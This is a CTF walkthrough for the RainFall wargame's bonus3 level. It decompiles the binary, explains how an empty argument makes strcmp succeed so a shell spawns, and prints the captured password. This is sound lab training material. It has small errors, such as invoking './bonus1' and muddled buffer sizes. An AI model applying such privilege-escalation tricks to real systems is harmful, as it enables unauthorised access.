


./bonus3



Decompiled file with *Ghidra*:

```
int main(int ac, char **av)
{
    int ret;
    char buffer[16];
    char empty_buffer[66];
    FILE *fd;

    fd = fopen("/home/user/end/.pass", "r");

    bzero(buffer, 33);

    if ((fd == NULL) || (ac != 2))
    {
        return -1;
    }

    fread(buffer, 1, 66, fd);
    ret = atoi(av[1]);
    *(buffer + ret) = 0;
    fread(empty_buffer, 1, 65, fd);
    fclose(fd);
    ret = strcmp(buffer, av[1]);
    if (ret == 0)
    {
        execl("/bin/sh", "sh", 0);
    }
    else
    {
        puts(empty_buffer);
    }

    return 0;
}
```



./bonus3²

Upon examining the C code, it becomes clear that for the `shell` to be spawned, `ret` must be set to 0.

```
ret = strcmp(buffer, av[1]);
```

This means our `av[1]` needs to match `buffer`.

```
fread(buffer, 1, 66, fd);
```

The `buffer` holds 16 bytes from the `.pass` file. To access the `shell`, `av[1]` should match these, but they're unknown to us. Moreover, even if known, another line complicates it:

```
ret = atoi(av[1]);  
*(buffer + ret) = 0;
```

If `av[1]` matches the 16 bytes from `.pass`, then `atoi` could overflow, causing the `'\0'` to be written at an out-of-bounds location, leading to a *segmentation fault*.

But, what's interesting, is that the `buffer` is *null-terminated* based on the result of `atoi(av[1])`.

Indeed, without knowledge of the `buffer` content, and considering that knowing wouldn't benefit us, our objective becomes clear: ensure both the `buffer` and `av[1]` are **identical**.

Consequently, setting both `buffer[0]` and `av[1]` to **0** is the logical solution.

To achieve this, we can provide the program with any of the following arguments: `""`, `$$\0`, `$$\x0`



```
bonus3@RainFall:~$ cat <<< "cd ../end && cat .pass" |  
./bonus1 ""
```

```
3321b6f81659f9a71c76616f606e4b50189cecfea611393d5d649f75e157353c
```

```
bonus3@RainFall:~$ su end
```

```
Password: 3321b6f81659f9a71c76616f606e4b50189cecfea611393d5d649f75e157353c
```

```
end@RainFall:~$ cat end
```

```
Congratulations graduate!
```